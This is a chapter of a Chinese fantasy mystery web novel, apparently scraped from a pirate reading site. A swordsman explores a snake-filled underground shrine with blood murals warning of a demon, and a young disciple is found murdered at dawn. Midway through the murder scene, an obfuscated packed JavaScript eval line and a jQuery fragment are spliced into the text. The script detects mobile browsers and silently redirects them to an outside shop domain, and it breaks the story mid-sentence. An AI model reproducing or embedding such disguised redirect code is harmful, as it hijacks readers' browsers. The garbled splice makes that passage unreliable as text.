文趣网 > 其他小说 > 废柴也要去捉妖吗 > 13. 冤魂索命
    褚听澜坠入黑暗,他下落的时间并不长,很快便触及到了地面。

    仅是踉跄了几步便稳住了身形。

    褚听澜单膝跪地,手按在剑柄上,迅速环顾四周。

    这里……与玄鸟神社长得一模一样,让他都有些恍惚。

    可不一样的是,这里的一切都破败得不成样子。

    帷幔变成了挂在墙上的碎布,灰扑扑的,上面曾经的绣纹已经完全看不清了。

    供桌塌了一半,桌腿腐烂得像被虫子蛀空的骨头。

    蒲团只剩下一个轮廓,里面的稻草散了一地。

    空气里弥漫着一股浓烈的霉味,混着泥土的腥气和某种动物身上的骚臭。

    墙壁上也爬满了青苔,墙角处,还有东西在蠕动。

    褚听澜定睛一看——是蛇。

    不是一条,是很多条。

    大大小小,粗细不一,盘踞在屋子的各个角落。

    有的缠在塌了一半的房梁上,有的蜷缩在碎布帷幔后面,有的从墙洞中探出半个脑袋,吐着黑色的信子。

    它们的眼睛在黑暗中泛着幽绿色的光,密密麻麻的,像一盏盏鬼火。

    但这些蛇并没有攻击他。

    它们只是静静地看着他,像是在审视一个不速之客。褚听澜缓缓站起身,没有拔剑。

    他环顾四周,这才是玄鸟神社真正的模样。

    褚听澜正要向前查探一番,头顶传来了声音。

    是燕观霜的声音。

    她的声音穿透了厚厚的泥土和砖石,变得模糊而遥远,像隔着一层雾

    “褚听澜!”

    他抬起头,看见头顶上方约莫两丈高的地方,有一小片微弱的光。

    那是他刚才掉下来的地方,但不稍片刻就消失不见,仿佛置入另外的空间。

    “我是褚听澜!”他运用灵力传声道,“我掉进了一个地下空间,这里应该是神社的正下方。我很安全,不用担心!”

    声音稳稳地传入了燕观霜的耳朵中,听到褚听澜平安无事,她才如释重负般松了口气,收起了手中的灵符。

    “这个地方很安全!”褚听澜又说了一遍,声音沉稳如常,“与玄鸟神社一模一样,但我觉得这里才是玄鸟神社真正的模样,或许藏着许多线索,你先回李府,不用担心我。”

    说罢他点燃了一张灵符,借着微弱的光,开始仔细查看这个地下神社。

    灵符的光芒照亮了墙壁上的壁画。

    壁画已经斑驳得不成样子了,但那壁画却不是用颜料画成,而是血。

    干涸了不知多少年的血,呈暗褐色,深深浅浅地渗透进了砖石的缝隙里。

    画风很简单,线条粗砺而直接,但每一笔都极其精准。而且褚听澜从线条的转折和力度中能看出,这是一个女子的手笔,带着柔韧细腻,不是画师,却有着大家闺秀自小习画的风采。

    第一幅画,

    两个人站在一起,一个女子,一个男子。男子的身形比女子高大,站在中间偏后的位置,像是在守护着前面的那个人。

    两人的距离很近,近到衣袂相连,像是亲密无间的家人。

    第二幅画。

    场景变了,依旧是男子和一名女子,但那名女子相较第一幅的女子身形更加纤细,高一些,似不是同一个人。

    那女子倒在地上,身体蜷缩,男子蹲在她身边。

    他救了她。

    男子救了那个女子。

    第三幅画。

    三个人站在一起,男子和那两名女子,左边的女子纤细,是被男子救下来的女子,右边的女子矮一些,是第一幅画最开始出现的女子。

    三个人亲密无间,似好友。

    可第四幅画,气氛完全不同了,线条也更加用力。男子死了,那个站在左侧被他救过的女子,手中握着匕首,刺伤了男子。

    褚听澜的手指微微握紧,可再往后看去,那画已经没了,只有许多用血写成的字。

    死……

    死……

    死死死死死死!!!!

    这些字带着愤怒,环绕在纤细的女子的周围。

    壁画的尽头,是一行字。字迹潦草而仓促,像是在极度的恐惧中写下的,每一笔都在颤抖:

    “她不是人,乃妖也。其羽青翠,其目如金,能夺人心魄。万金城人皆为其所惑,吾独醒,然吾将死矣。后有来者,切勿供奉,切勿许愿,切勿——”

    字迹在这里断了。

    最后那个“勿”字的最后一笔拖得很长,长长地拖下去。

    褚听澜盯着那行字,沉默了很久。

    “她不是人,乃妖也,其羽青翠,其目如金,能夺人心魄……”褚听澜重复念道,“这不就是青鸾吗?画面中的男子又是谁,青鸾又为何要杀他?”

    一个个谜团浮上心头,但可以揣测的是,作画之人应该就是第一幅画面中最先出现的那个女子。

    褚听澜掌心拂上壁画:“你到底想告诉我们什么……”

    话音刚落,他掌心的温度缓缓传入壁画,那血像是活了过来,在墙壁上颤动,只听见他背后传来响动。

    供桌后的机关被启动了,供桌缓缓移开,露出后方尘封的暗室。

    褚听澜转身缓缓凑上前,垂眸望去,只见暗室中卧着一名女子,她双手交叠,双目紧闭,周身萦绕着一层淡得几乎看不见的灵光。

    直到他的气息靠近,那女子的睫毛才几不可察的颤了颤。

    -

    “啊啊啊啊啊啊啊啊啊啊!!!!!!”

    晨曦微亮,一声尖叫划破长空,打破了李府沉甸甸的寂静。

    是李府的下人,一个穿着青色短褐的小厮,手里还端着一盆洗脸水,不知看见了什么,铜盆砸在地上,水花四溅却浑然不觉。

    他跌坐在地,眼睛慌张地盯着半敞的房门,脸色苍白如纸。

    那间厢房的门半开着,晨光从门缝中挤进去,照亮了门口的一小片地面。一个人躺在那里。

    那人正面朝上,四肢僵硬,身下还有一大片暗红色的液体,在地面上缓缓蔓延,浸透了他的衣袍,浸透了门槛,甚至渗透到了门外的石阶上。

    燕栩是被那声尖叫吵醒的。

    他翻了个身,宿醉的余劲还牢牢地扒着他的太阳穴不放。

    他皱着眉,含混地骂了一句“吵死了”,撑着床沿坐起来,揉了揉眼睛。

    然后他看见了门口的那个人。

    那是唐潇,唐家弟子,今年刚满十七,剑法学得一般,但人很机灵,嘴也甜,见了谁都叫师兄。

    来的路上,唐潇跟燕栩分在了同一辆马车,两个人有一搭没一搭地聊了一路,唐潇还把自己带的蜜饯分给了他吃。

    而昨晚,唐潇正是与他一个厢房,如今却无故死在房门口。

    他的胸口有一个伤口,像是什么尖锐的东西从背后刺入,贯穿了身体,又抽了出去。燕栩的脑子“嗡”的一声,他猛地从床上弹起来,赤脚踩在冰凉的地砖上,三步并作两步冲到门口。

    他的手伸出去,想扶起唐潇,但在触碰到那具身体的瞬间,指尖顿住了

    不用探脉搏,不用听心跳。他一眼就能看出来,唐潇已经死了。

    “来人——!!!”燕栩的声音都变了调,“来人啊!!!出事了!!!”

    他的喊声惊醒了整座院子。

    先是隔壁厢房的唐逸。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17565490|203990||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    p>他衣衫不整,头发散着,一眼就看见了地上的唐潇。

    唐逸立即冲了过去,他撞开燕栩,跪在唐潇身边,将手指按上他的颈侧。

    唐逸的手开始发抖:“是谁…是谁杀了我师弟?”

    唐潇冰冷地躺在唐逸怀中,再也发不出任何言语。

    院子里的人越来越多。

    褚岁披着外衣跑出来,刚到门口就捂住了嘴:“唐潇师兄……”

    云渺渺跟在她身后,看了一眼就转过身去,被吓得尖叫了一声。

    褚清风更是进门的那一瞬,腿就软了下去。

    燕观霜因褚听澜的事一夜辗转反侧,难以入眠,好不容易到天亮才睡了几个时辰,一听到燕栩的声音,她立即披上外衣,拿上佩剑冲出了房门。

    于是就看见了眼前的一幕。

    “唐潇师弟……”燕观霜第一时间就去看了窗棂上的灵符,灵符还在,没有任何毁坏的痕迹,唐潇是自己出去的。

    可她分明留了一道留声符,唐潇的性子也不是胡来的人。

    朱夫人是最后到的。

    她穿着一件半新不旧的藕荷色褙子,头发随意挽了个髻,没有戴首饰,看起来是被丫鬟从床上叫起来的。

    她走进院子的时候,脚步还带着刚睡醒的虚浮,嘴里念叨着“怎么了怎么了大早上的”。

    然后她看见了地上的唐潇。朱夫人大叫出声,身子猛地往后一仰,被身后的丫鬟一把扶住才没有摔倒。

    她捂着胸口,大口大口地喘气,眼睛瞪得比方才那小厮还大,瞳孔里全是恐惧。

    “这……这……”她的声音在发抖,“这怎么回事?这怎么回事啊?!”

    没有人回答她。

    唐逸站了起来。

    他的手上全是血,衣袍上也是血,他转过身,看着朱夫人。

    “昨日。”唐逸眼眶泛红,一字一句都是从口中挤出来的,“昨日你给我们喝的酒,里面加了什么?”

    朱夫人的脸更白了:“我……我什么也没加啊,那就是普通的酒,是万金城家家户户都喝的。”

    “普通的酒能让人睡一整夜醒不过来?”唐逸往前走了一步,“普通的酒能让一屋子修士睡得跟死人一样,连隔壁厢房有人被杀都听不见?”

    朱夫人的嘴唇哆嗦,看起来是真的慌了:“我真不知情,在玄鸟大仙的眼皮子底下,谁敢犯这种忌讳的事,更何况诸位修士法力高强,我们这些平民百姓,又怎么会……”就在这一片混乱中,一个瘦削的身影跌跌撞撞地冲进了院子。

    是李秀莲。

    她脸色苍白,嘴唇上几乎没有血色,跑得很急,几次差点被裙角绊倒,身后的丫鬟追都追不上。

    李秀莲身子虚弱,几乎很少有这样的疾跑,但眼下也顾不了这些,她大声喊道:“是冤魂索命,是冤魂索命啊!!!”她冲进院子,扑通一声跪在了唐潇的尸体旁边,双手捂着脸,肩膀剧烈地颤抖着,哭泣不止。

    “我早就说了…我早就说了,这是报应,这是报应。”她的声音断断续续的,“我们都会死在这里的……”

    朱夫人看向李秀莲,目光里带着恐惧慌张。

    “秀莲!”朱夫人声音里带着明显的警告意味,“你在胡说什么?!”

    李秀莲没有看她。

    她跪在地上,捂着脸,整个人缩成了一团。

    唐逸抱着唐潇的尸体,只一瞬便盯紧了李秀莲:“什么冤魂索命?”

    他又将目光移向慌张的朱夫人:“你们到底在隐瞒什么,如若不从实说来,我唐逸绝不会放过你们,整个李家都为我的师弟陪葬!”

    朱夫人揉了揉眉心,似是无奈,这才娓娓道来一段往事……